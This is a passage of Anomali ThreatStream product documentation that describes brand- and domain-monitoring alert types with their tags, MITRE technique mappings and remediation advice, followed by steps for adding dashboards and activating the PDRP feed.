Tags	Domain Expiration Threat Bulletins are appended with the following tags: • <code>anomali-targeted-threat-monitoring</code>: Added to all ATTM Threat Models and related observables. • <code>domain-expiration</code>: Enables filtering based on domain expiration alerts. • <code>keyword:<related keyword></code>: Organization keyword the alert relates to. Example: • <code>keyword:anomali.com</code> • <code>severity:<level></code>: Severity value assigned to the threat. Possible values include very-high, high, medium, low, very-low.						
Associations	Observables extracted from the alert. In addition to the tags listed below, all associated observables carry the tags appended to the parent Threat Bulletin. <table><tr><th>Alert Sub-Type Tag</th><th>Associated Observables</th><th>Associated MITRE Techniques</th></tr><tr><td>domain-expiration</td><td>Domain</td><td></td></tr></table> Note: Observables associated with domain expiration alerts are imported with a confidence value of 20 to ensure they are not blocked by downstream integrations.	Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques	domain-expiration	Domain	
Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques					
domain-expiration	Domain						

Field	Description
Recommendations	Depending on the context, one or more of the following recommendations is included: • Verify that your OPS team plans to renew the domain registration. • If your domain expires, purchase the domain again before somebody else gets hold of it.

Domain Hijacking



Note: This alert is available to ATTM+ subscribers only. See ["Get even more with ATTM+" on page 1135](#) for more information.

When an attacker gains access to your account at the Registrar, they can change the IP address associated with your domain. ATTM generates a Threat Bulletin for Domain Hijacking alerts to notify you that your website points to a suspicious IP address or that DNSSEC is not properly configured. The Threat Bulletin contains one or more of the following information:

Field	Description
Title	Lists the type of alert and the domain that triggered the alert.
Description	Descriptions include the following: • Domain name • New IP address the domain points to • Hosting company • Contact information required to report abuse • Contact information for the website administrator

Field	Description												
Tags	Similar domain registration Threat Bulletins are appended with the following tags: <code>anomali-targeted-threat-monitoring</code>: Added to all ATTM Threat Models and related observables. <code>domain-hijacking</code>: Enables filtering based on domain hijacking alerts. <code>keyword:<related keyword></code>: Organization keyword the alert relates to. Example: <code>keyword:anomali.com</code> <code>severity:<level></code>: Severity value assigned to the threat. Possible values include very-high, high, medium, low, very-low.												
Associations	Observables extracted from the alert. In addition to the tags listed below, all associated observables carry the tags appended to the parent Threat Bulletin. <table><tr><th>Alert Sub-Type Tag</th><th>Associated Observables</th><th>Associated MITRE Techniques</th></tr><tr><td>domain-hijacking</td><td>Domain</td><td>T1584.001</td></tr><tr><td>dnssec-missing</td><td>Domain</td><td>T1584.002</td></tr><tr><td>dnssec-misconfigured</td><td>Domain</td><td>None</td></tr></table>	Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques	domain-hijacking	Domain	T1584.001	dnssec-missing	Domain	T1584.002	dnssec-misconfigured	Domain	None
Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques											
domain-hijacking	Domain	T1584.001											
dnssec-missing	Domain	T1584.002											
dnssec-misconfigured	Domain	None											

Field	Description
Recommendations	Depending on the context, one or more of the following recommendations is included: • Investigate whether the suspected IP address associated with the domain is legitimately used by the customer or their service providers. • When the IP address is unfamiliar, verify that the domain is unexpired. If the domain is still owned by the Customer, but it points to an unfamiliar IP address, investigate the site pointed to the domain to determine the nature and severity of the threat. Contact the domain Registrar, if a threat is identified. • Refer to the Threat Bulletin description for details of the hosting provider that controls the IP address in case you want to initiate website takedown manually.

Rogue Apps



Note: This alert is available to ATTM+ subscribers only. See ["Get even more with ATTM+" on page 1135](#) for more information.

Anomali monitors over 40 app stores worldwide to identify mobile apps that are offered under your brand's name without authorization. For a Rogue Apps type of alerts, ATTM generates a Threat Bulletin containing one or more of the following information:

Field	Description
Title	Lists the type of alert and the brand that triggered the alert.

Field	Description
Description	Descriptions include the following: • Name of the App Store where the application is hosted • URL of the App Store • Name of the application • Application category • Developer name • Version • Publishing date • Description of application on the store
Tags	Similar domain registration Threat Bulletins are appended with the following tags: • <code>anomali-targeted-threat-monitoring</code>: Added to all ATTM Threat Models and related observables. • <code>rogue-app</code>: Enables filtering based on rogue app alerts. • <code>keyword:<related keyword></code>: Organization keyword the alert relates to. Example: • <code>keyword:anomali.com</code> • <code>severity:<level></code>: Severity value assigned to the threat. Possible values include very-high, high, medium, low, very-low.

Field	Description						
Associations	Observables extracted from the alert. In addition to the tags listed below, all associated observables carry the tags appended to the parent Threat Bulletin.						
	<table><tr><th>Alert Sub-Type Tag</th><th>Associated Observables</th><th>Associated MITRE Techniques</th></tr><tr><td>rogue-app</td><td>URL</td><td>T1475 T1476 T1444</td></tr></table>	Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques	rogue-app	URL	T1475 T1476 T1444
	Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques				
rogue-app	URL	T1475 T1476 T1444					
Recommendations	Depending on the context, one or more of the following recommendations is included: • Verify that the app is an unsanctioned application developed by a third party. • Contact the app store owners and request to take the app down if you are confident that it violates your intellectual property rights. • Refer to the Threat Bulletin description for a link to the official takedown page. Using an integrator, block a specific URL in your IPS using to prevent your employees from downloading the app.						

Fake Twitter Accounts



Note: This alert is available to ATTM+ subscribers only. See ["Get even more with ATTM+" on page 1135](#) for more information.

For Fake Twitter Account alerts, ATTM creates a Threat Bulletin to notify you that a fake Twitter account doing brand impersonation is identified. A Threat Bulletin for this type of alerts contains one or more of the following information.

Field	Description
Title	Lists the type of alert and the fake Twitter account that triggered the alert.

Field	Description						
Description	Descriptions include the following: • Twitter URL • Twitter handle and username • Date of account registration • Number of followers and posts • Last post • Account profile picture, if available						
Tags	Fake Twitter account Threat Bulletins are appended with the following tags: • <code>anomali-targeted-threat-monitoring</code>: Added to all ATTM Threat Models and related observables. • <code>fake-twitter-accounts</code>: Enables filtering based on fake twitter account alerts. • <code>keyword:<related keyword></code>: Organization keyword the alert relates to. Example: <code>keyword:anomali.com</code> <code>severity:<level></code>: Severity value assigned to the threat. Possible values include very high, high, medium, low, and very low.						
Associations	Observables extracted from the alert. In addition to the tags listed below, all associated observables carry the tags appended to the parent Threat Bulletin. <table><tr><th>Alert Sub-Type Tag</th><th>Associated Observables</th><th>Associated MITRE Techniques</th></tr><tr><td>fake-twitter accounts</td><td>None</td><td>T1585.001</td></tr></table>	Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques	fake-twitter accounts	None	T1585.001
Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques					
fake-twitter accounts	None	T1585.001					

Field	Description
Recommendations	If the account is found to be abusing Anomali's brand, trademark, or intellectual property, request Twitter to take it down. To report the account, do the following: 1. Open the Twitter handle. 2. Click the three dots button. 3. Select Report @UserAnomali. 4. Select They're pretending to be me or someone else. 5. Select My company or brand. You will be requested to provide Anomali's real Twitter account as well as a contact email to send the report to the Twitter's abuse team. Note that you must be logged in to your Twitter account to report an account.

Pastebin Brand Mentions

**Note:**

- This alert is available to ATTM+ subscribers only. See ["Get even more with ATTM+" on page 1135](#) for more information.
- Employee Doxing alerts are now merged with Pastebin Brand Mentions alerts and are no longer delivered as a separate alert type.

When “Employee Doxing Incidents” or “Leaked Employee Emails” subscriptions are not signed up for, a Pastebin Brand alert notifies that a customer’s brand mentioning is observed. A Threat Bulletin generated for this type of alerts contains one or more of the following information:

Field	Description
Title	Lists the type of alert and the brand that triggered the alert.

Field	Description
Description	Descriptions include the following: • URL of the pastebin post • Post title • Pastebin user • Post date • Post content
Tags	Similar domain registration Threat Bulletins are appended with the following tags: • <code>anomali-targeted-threat-monitoring</code>: Added to all ATTM Threat Models and related observables. • <code>pastebin-brand-mention</code>: Enables filtering based on pastebin brand mention alerts. • <code>keyword:<related keyword></code>: Organization keyword the alert relates to. Example: • <code>keyword:anomali.com</code> • <code>severity:<level></code>: Severity value assigned to the threat. Possible values include very-high, high, medium, low, very-low.

Field	Description															
Associations	Observables extracted from the alert. In addition to the tags listed below, all associated observables carry the tags appended to the parent Threat Bulletin.															
	<table><tr><th>Bulletin Title</th><th>Associated Observables</th><th>Associated MITRE Techniques</th></tr><tr><td>Brand Mentioned In Paste</td><td>None</td><td>T1593 T1591</td></tr><tr><td>Corporate E-mail Found in Paste</td><td>Email</td><td>T1589.002</td></tr><tr><td>Leaked Credentials Found in Paste</td><td>Email</td><td>T1589.01</td></tr><tr><td>Potential Doxing Incident</td><td>None</td><td>Note</td></tr></table>	Bulletin Title	Associated Observables	Associated MITRE Techniques	Brand Mentioned In Paste	None	T1593 T1591	Corporate E-mail Found in Paste	Email	T1589.002	Leaked Credentials Found in Paste	Email	T1589.01	Potential Doxing Incident	None	Note
	Bulletin Title	Associated Observables	Associated MITRE Techniques													
	Brand Mentioned In Paste	None	T1593 T1591													
	Corporate E-mail Found in Paste	Email	T1589.002													
	Leaked Credentials Found in Paste	Email	T1589.01													
	Potential Doxing Incident	None	Note													
Note: Observables associated with these alerts are imported with a confidence value of 20 to ensure they are not blocked by downstream integrations.																
Recommendations	Determine whether the content of the paste is malicious. Request Pastebin to take the paste down if it has malicious content. A Pastebin account is required to access the page.															

Leaked Documents



Note: This alert is available to ATTM+ subscribers only. See ["Get even more with ATTM+" on page 1135](#) for more information.

A Leaked Documents alert is triggered when your sensitive documents are indexed by search engines, uploaded to malware analysis sites, or become available via publicly accessible AWS S3 buckets, Azure Blobs, and Digital Ocean. A Threat

Bulletin generated for this type of alert contains one or more of the following information:

Field	Description
Title	Lists the type of alert and the document that triggered the alert.
Description	Descriptions include the following: • URL of the file • S3 bucket (if found on S3) • Screenshot of the leaked document
Tags	Similar domain registration Threat Bulletins are appended with the following tags: • <code>anomali-targeted-threat-monitoring</code>: Added to all ATTM Threat Models and related observables. • <code>leaked-document</code>: Enables filtering based on leaked document alerts. • <code>keyword:<related keyword></code>: Organization keyword the alert relates to. Example: • <code>keyword:anomali.com</code> • <code>severity:<level></code>: Severity value assigned to the threat. Possible values include very-high, high, medium, low, very-low.

Field	Description						
Associations	Observables extracted from the alert. In addition to the tags listed below, all associated observables carry the tags appended to the parent Threat Bulletin.						
	<table><tr><th>Alert Sub-Type Tag</th><th>Associated Observables</th><th>Associated MITRE Techniques</th></tr><tr><td>leaked-document</td><td>URL</td><td>T1594 T1591</td></tr></table>	Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques	leaked-document	URL	T1594 T1591
	Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques				
	leaked-document	URL	T1594 T1591				
 Note: Observables associated with these alerts are imported with a confidence value of 20 to ensure they are not blocked by downstream integrations.							
Recommendations	Depending on the context, one or more of the following recommendations is included: • Review the document to determine whether it includes Anomali classified information. • Submit a takedown request if a sensitive document is found in a public sandbox such as Hybrid Analysis or Joe Sandbox. • Report to AWS and request to take the sensitive document down, if it is found in a publicly exposed AWS bucket not owned by your organization. • Request your operations team to either take the sensitive document down or assign an appropriate access level control to it, if it is found in an AWS bucket owned by your organization.						

Leaked Code Monitor



Note: This alert is available to ATTM+ subscribers only. See ["Get even more with ATTM+" on page 1135](#) for more information.

A Leaked Code Monitor alert is triggered when a source code from GitHub, GitHub Gist, or Ideone becomes publicly available due to an invalid configuration of repository access permissions. A Threat Bulletin generated for this type of alerts contains one or more of the following information:

Field	Description
Title	Lists the type of alert and the brand that triggered the alert.
Description	Descriptions include the following: • Name of the repository • URL of the repository • Creation and update dates • Owner of the repository • URL of the file containing the keyword • File code
Tags	Similar domain registration Threat Bulletins are appended with the following tags: • <code>anomali-targeted-threat-monitoring</code>: Added to all ATTM Threat Models and related observables. • <code>leaked-code-monitor</code>: Enables filtering based on leaked code monitor alerts. • <code>keyword:<related keyword></code>: Organization keyword the alert relates to. Example: • <code>keyword:anomali.com</code> • <code>severity:<level></code>: Severity value assigned to the threat. Possible values include very-high, high, medium, low, very-low.

Field	Description						
Associations	Observables extracted from the alert. In addition to the tags listed below, all associated observables carry the tags appended to the parent Threat Bulletin.						
	<table><tr><th>Alert Sub-Type Tag</th><th>Associated Observables</th><th>Associated MITRE Techniques</th></tr><tr><td>leaked-code</td><td>URL</td><td>T1213</td></tr></table>	Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques	leaked-code	URL	T1213
	Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques				
	leaked-code	URL	T1213				
Note: Observables associated with these alerts are imported with a confidence value of 20 to ensure they are not blocked by downstream integrations.							
Recommendations	Depending on the context, one or more of the following recommendations is included: - Review the contents of the file. If the code contains any abusive or unauthorized content, request GitHub to take it down. For details, see Report Abuse. - If the leaked code contains sensitive information such as API keys, private keys, or passwords, reset them as soon as possible.						

Trademark Application Filing



Note: This alert is available to ATTM+ subscribers only. See ["Get even more with ATTM+" on page 1135](#) for more information.

ATTM monitors trademark filings in over 120 countries to identify trademarks filed by third parties that infringe on customers' brands and intellectual property. The detection is based on the data submitted by local trademark authorities to the World Intellectual Property Organization (WIPO) and supplemented by monitoring of trademark offices from specific countries that do not often report to WIPO. A Threat Bulletin generated for this type of alerts contains one or more of the following information:

Field	Description
Title	Lists the type of alert and the brand that triggered the alert.
Description	Descriptions include the following: • Trademarked brand • Filing status • Trademark applicant • Country of the trademark holder • Filing number • Country in which the trademark was filed • Filing date • Logo associated with trademark request
Tags	Similar domain registration Threat Bulletins are appended with the following tags: • <code>anomali-targeted-threat-monitoring</code>: Added to all ATTM Threat Models and related observables. • <code>trademark-filing</code>: Enables filtering based on trademark filing alerts. • <code>keyword:<related keyword></code>: Organization keyword the alert relates to. Example: • <code>keyword:anomali.com</code> • <code>severity:<level></code>: Severity value assigned to the threat. Possible values include very-high, high, medium, low, very-low.

Field	Description
Recommendations	Depending on the context, one or more of the following recommendations is included: • If the trademark application was filed by a third party, assess whether it infringes on Tradeweb's trademark. Reach out for a consultation to trademark attorneys of the appropriate country if the application appears to be an infringement. • Use ThreatStream rules to automatically send email notifications to the legal team when this type of alert is triggered. To create the rule, use the following Threat Model search filter: <pre>tag = "anomali-targeted-threat-monitoring" and tag = "trademark-filing"</pre>

E-Mail Vulnerability



Note: This alert is available to ATTM+ subscribers only. See ["Get even more with ATTM+" on page 1135](#) for more information.

ATTM constantly scans email configuration of domains for potential vulnerabilities and analyzes the setup of SPF and DMARC protocols used to prevent malicious activities. When an email vulnerability is detected, a Threat Bulletin is generated. The Threat Bulletin for this type of alerts contains one or more of the following information:

Field	Description
Title	Lists the type of alert and the keyword that triggered the alert.
Description	Descriptions include the following: • Information on the vulnerability • Impacted mail servers

Field	Description						
Tags	Similar domain registration Threat Bulletins are appended with the following tags: <code>anomali-targeted-threat-monitoring</code>: Added to all ATTM Threat Models and related observables. <code>email-vulnerability</code>: Enables filtering based on email vulnerability alerts. <code>keyword:<related keyword></code>: Organization keyword the alert relates to. Example: <code>keyword:anomali.com</code> <code>severity:<level></code>: Severity value assigned to the threat. Possible values include very-high, high, medium, low, very-low.						
Associations	Observables extracted from the alert. In addition to the tags listed below, all associated observables carry the tags appended to the parent Threat Bulletin. <table><tr><th>Alert Sub-Type Tag</th><th>Associated Observables</th><th>Associated MITRE Techniques</th></tr><tr><td>email-vulnerability</td><td>Domain</td><td>None</td></tr></table> Note: Observables associated with these alerts are imported with a confidence value of 20 to ensure they are not blocked by downstream integrations.	Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques	email-vulnerability	Domain	None
Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques					
email-vulnerability	Domain	None					

Field	Description
Recommendations	Depending on the context, one or more of the following recommendations is included: • If the alert title contains the string “Missing SPF and DMARC Records”, add SPF, DKIM, and DMARC records to the domains' DNS records. For more information on the records, see What are DMARC, SPF and DKIM? How to master email security with these protocols. • If the alert title contains the string “SMTP Servers do not Support TLS”, verify that the servers do not support TLS. If this is the case, enable TLS support for secure email communication.

SSL Certificate Validity



Note: This alert is available to ATTM+ subscribers only. See ["Get even more with ATTM+" on page 1135](#) for more information.

When an SSL certificate of your website is about to expire, ATTM creates an alert 7 days prior to the SSL certificate expiration date and on the expiration date. It also generates a Threat Bulletin containing one or more of the following information:

Field	Description
Title	Lists the type of alert and the domain that triggered the alert.
Description	Descriptions include the following: • Location of SSL certificate expiration warning • Matched keyword • Related domain • Expiration date • Certificate issue date

Field	Description
Tags	Similar domain registration Threat Bulletins are appended with the following tags: • <code>anomali-targeted-threat-monitoring</code>: Added to all ATTM Threat Models and related observables. • <code>ssl-certificate-validity</code>: Enables filtering based on ssl certificate validity alerts. • <code>keyword:<related keyword></code>: Organization keyword the alert relates to. Example: • <code>keyword:anomali.com</code> • <code>severity:<level></code>: Severity value assigned to the threat. Possible values include very-high, high, medium, low, very-low. • <code>expired-certificate, invalid-signature, invalid-timestamp, revoked-certificate</code>: One of the preceding tags is added depending on the context of the alert.

Field	Description
Recommendations	Depending on the context, one or more of the following recommendations is included: • If the tile contains the “SSL Certificate has a Wrong Hostname” phrase, validate the issue found in the certificate. If the issue indeed affects the security of the website, you replace the certificate. You can access this domain with multiple browsers and check if a warning is generated. Additionally, use an SSL certificate checking tool, such as SSL Labs, to identify any additional issues. • If the title contains the “SSL Certificate is About to Expire” phrase, notify your IT team immediately to renew the certificate. You can use ThreatStream rules to send an automated email to your IT or OPS team about this type of alert. Use the following Threat Model search filter when creating a rule: <code>tag = "anomali-targeted-threat-monitoring"</code> <code>and tag = "ssl-certificate-validity"</code> and <code>name contains "SSL Certificate is About to Expire"</code> • If the title contains the “SSL Certificate has Expired” phrase, notify the OPS and IT team and request them to get the domain back immediately. If it is already taken over by someone else, raise a claim against the Registrar. You can use ThreatStreamrules to send an automated email to your IT and OPS team about this type of alert. Use the following Threat Model search filter when creating a rule: <code>tag = "anomali-targeted-threat-monitoring"</code> <code>and tag = "ssl-certificate-validity"</code> and <code>name contains "SSL Certificate has Expired"</code>

Leaked Employee Emails



Note: This alert is available to ATTM+ subscribers only. See ["Get even more with ATTM+" on page 1135](#) for more information.


A Leaked Employee Email alert is created when an email address of your employee is posted on Pastebin or becomes available on open PGP key servers that attackers often use for phishing attacks. A Threat Bulletin generated for this type of alerts contains one or more of the following information:

Field	Description
Title	Lists the type of alert and the domain that triggered the alert.
Description	Descriptions include the following: • Location of the leaked information • Matched keyword
Tags	Similar domain registration Threat Bulletins are appended with the following tags: • <code>anomali-targeted-threat-monitoring</code>: Added to all ATTM Threat Models and related observables. • <code>leaked-email</code>: Enables filtering based on leaked email alerts. • <code>keyword:<related keyword></code>: Organization keyword the alert relates to. Example: • <code>keyword:anomali.com</code> • <code>severity:<level></code>: Severity value assigned to the threat. Possible values include very-high, high, medium, low, very-low.

Field	Description						
Associations	Observables extracted from the alert. In addition to the tags listed below, all associated observables carry the tags appended to the parent Threat Bulletin.						
	<table><tr><th>Alert Sub-Type Tag</th><th>Associated Observables</th><th>Associated MITRE Techniques</th></tr><tr><td>leaked-email</td><td>Email</td><td>T1589.002</td></tr></table>	Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques	leaked-email	Email	T1589.002
	Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques				
leaked-email	Email	T1589.002					
Note: Observables associated with these alerts are imported with a confidence value of 20 to ensure they are not blocked by downstream integrations.							
Recommendations	If your corporate emails are made up of a unique code rather than employee's name or last name, they can be easily leaked and targeted during phishing campaigns.						

Using the Anomali Targeted Threat Monitoring Dashboard

The Anomali Threat Research team maintains an ATTM themed custom dashboard that you can leverage after subscribing to ATTM.



The dashboard provides alert counts, similar domain registration alerts by severity and country, and a list of Threat Bulletins related to compromised credential alerts. Click any chart element to drill down on the data.


To add the ATTM dashboard to your home screen:

1. Click **Dashboard** in the top navigation menu.
2. Click **+ Add Dashboard**.
3. On the Add Existing tab of the Create A New Dashboard window, select Anomali Targeted Threat Monitoring - Last 90 Days.
4. (Optional) Select **Set as Default Dashboard** if you want the dashboard to launch automatically each time you navigate to the Dashboard screen. Default dashboards refresh automatically every 30 minutes.
5. Click **Add**.

The ATTM dashboard is now available for use.

Using the ATTM+ Dashboard

The Anomali Threat Research team maintains an additional ATTM+ themed custom dashboard for ATTM+ subscribers.



The dashboard provides alert counts and a list of Threat Bulletins related to ATTM+ alerts. Click any chart element to drill down on the data.

To add the ATTM+ dashboard to your home screen:

1. Click **Dashboard** in the top navigation menu.
2. Click **+ Add Dashboard**.

3. On the Add Existing tab of the Create A New Dashboard window, select ATTM+ Brand Monitoring - Last 90 Days.
4. (Optional) Select **Set as Default Dashboard** if you want the dashboard to launch automatically each time you navigate to the Dashboard screen. Default dashboards refresh automatically every 30 minutes.
5. Click **Add**.

The ATTM dashboard is now available for use.

Anomali Premium Digital Risk Protection (PDRP)



Note: This version of the PDRP service will be deprecated soon. If you are currently using it, you can continue doing so until Anomali migrates your service to the new version.

If you are requesting the PDRP service for the first time, refer to ["Requesting the Anomali PDRP Service Trial Activation" on page 1218](#) for details.

Anomali Premium Digital Risk Protection (PDRP), formerly known as Anomali Targeted Threat Monitoring (ATTM+), is a premium threat intelligence feed available to new Anomali customers. The PDRP service includes a dashboard and feed of observables and Threat Models focused on threats to your organization and assets, giving intelligence analysts the automated threat intelligence needed to respond to targeted domain attacks quickly and effectively. Identified domains and compromised credentials are imported into Anomali ThreatStream to provide visibility and enriched intelligence to fully protect assets and increased efficiencies by operationalizing this targeted intelligence within ThreatStream.

Key Benefits of PDRP:

- Defend your brand against targeted attacks and brand abuse to maintain loyalty and trust with your customers
- Continuously monitor domains for cybersquatters and domain hijacking to prevent phishing and malware attacks
- Increase visibility into external threats to prevent sensitive data leaks and help mitigate risk before damage can occur

- Receive clear and detailed alerts on suspected threats with recommendations on how to remediate the threat quickly and effectively

PDRP provides data tailored to your organization based on the following alerts:

- Exposed subdomains
- Leaked credentials
- Similar domain registration
- Domain expiration
- Domain hijacking
- Rogue apps
- Fake Twitter accounts
- Pastebin brand mentions
- Leaked documents
- Leaked code monitor
- Trademark application filing
- Email vulnerability
- SSL certificate validity
- Leaked employee emails

For more information, see ["Tagging Taxonomy and Information Provided by PDRP Alerts" on page 1177](#)

Anomali offers PDRP on a free trial basis to allow you to gauge its impact on intelligence workflows before purchasing a subscription. For more information, see ["Requesting Anomali PDRP Trial" below](#).


Requesting Anomali PDRP Trial




Note: To continue using the PDRP service after the trial period is over, contact your account manager about purchasing a full subscription.

To get access to a free PDRP trial:

1. Navigate to **ThreatStream > APP Store > APP Store**.
2. Locate the Anomali Premium Digital Risk Protection and click **Get Access**.



3. On the popup window, click **Request Access**. The status changes to **Access requested**.




An Anomali Customer Support representative will contact you and request to fill out a questionnaire.

4. Fill the questionnaire and email it back to pdrp-request@anomali.com. Anomali will configure your personalized PDRP feed and send you the API key.
5. Use the API key to activate the PDRP feed from the ThreatStream APP Store. See "[Activating the PDRP Service](#)" below.


Activating the PDRP Service

After receiving your PDRP API key from the Anomali ATR team, take the following steps to activate PDRP feed:


1. Navigate to **ThreatStream > APP Store>APP Store**.
2. Locate the **Anomali Premium Digital Risk Protection** tile.
3. Click **Manage** and then click **I have credentials**.




4. Enter the API key provided by the Anomali ATR team.



5. Click **Activate**. The status of the feed changes to **Active** on the tile.




6. Click **Dashboard** from the top navigation menu and click on the **+Add Dashboard** tab.
7. Click **Add Existing**.



Dashboard Name	Date Created	Created By	Visibility	# Widgets
Anomali Premium Digital Risk Protection (Untriaged Alerts) - Last 90 Days	22 Sep 2022 12:02	Anomali Threat Research	Anomali Community	10

8. Select the **Anomali Premium Digital Risk Protection (Untriaged Alerts) - Last 90 Days** dashboard and click Add. The dashboard will be added to ThreatStream. Within an hour, you will start receiving PDRP alerts.



Tagging Taxonomy and Information Provided by PDRP Alerts

Anomali Premium Digital Risk Protection (PDRP) service generates a Threat Bulletin for every alert related to your organization. You can use the information in these Threat Bulletins to remediate the threats related to each alert. Further, PDRP provides a consistent tagging structure for Threat Bulletins and associated intelligence, thus enabling you to operationalize PDRP data in search filters.

["Exposed Subdomains" below](#)

["Leaked Credentials" on page 1179](#)

["Similar Domain Registration" on page 1183](#)

["Domain Expiration" on page 1188](#)

["Domain Hijacking" on page 1190](#)

["Rogue Apps" on page 1192](#)

["Fake Twitter Accounts" on page 1194](#)

["Pastebin Brand Mentions" on page 1196](#)

["Leaked Documents" on page 1198](#)

["Leaked Code Monitor" on page 1200](#)

["Trademark Application Filing" on page 1202](#)

["Email Vulnerability" on page 1204](#)

["SSL Certificate Validity" on page 1206](#)

["Leaked Employee Emails" on page 1209](#)

Exposed Subdomains

If a subdomain of your organization is exposed, PDRP creates a Threat Bulletin based on an Exposed Subdomains alert. The Threat Bulletin contains one or more of the following information:

Field	Description
Title	Lists the type of alert and the subdomain that triggered the alert. Example: "A Potentially Internal Subdomain is Exposed - <subdomain>"

Field	Description
Description	Descriptions include the following: • Information on whether the subdomain can be reached through a browser. • The keyword that triggered the alert. • Name of subdomain. • IP address to which the subdomain resolves. • Screenshot of the website, if available. If the website becomes available in the future, the Threat Bulletin is updated with a screenshot.
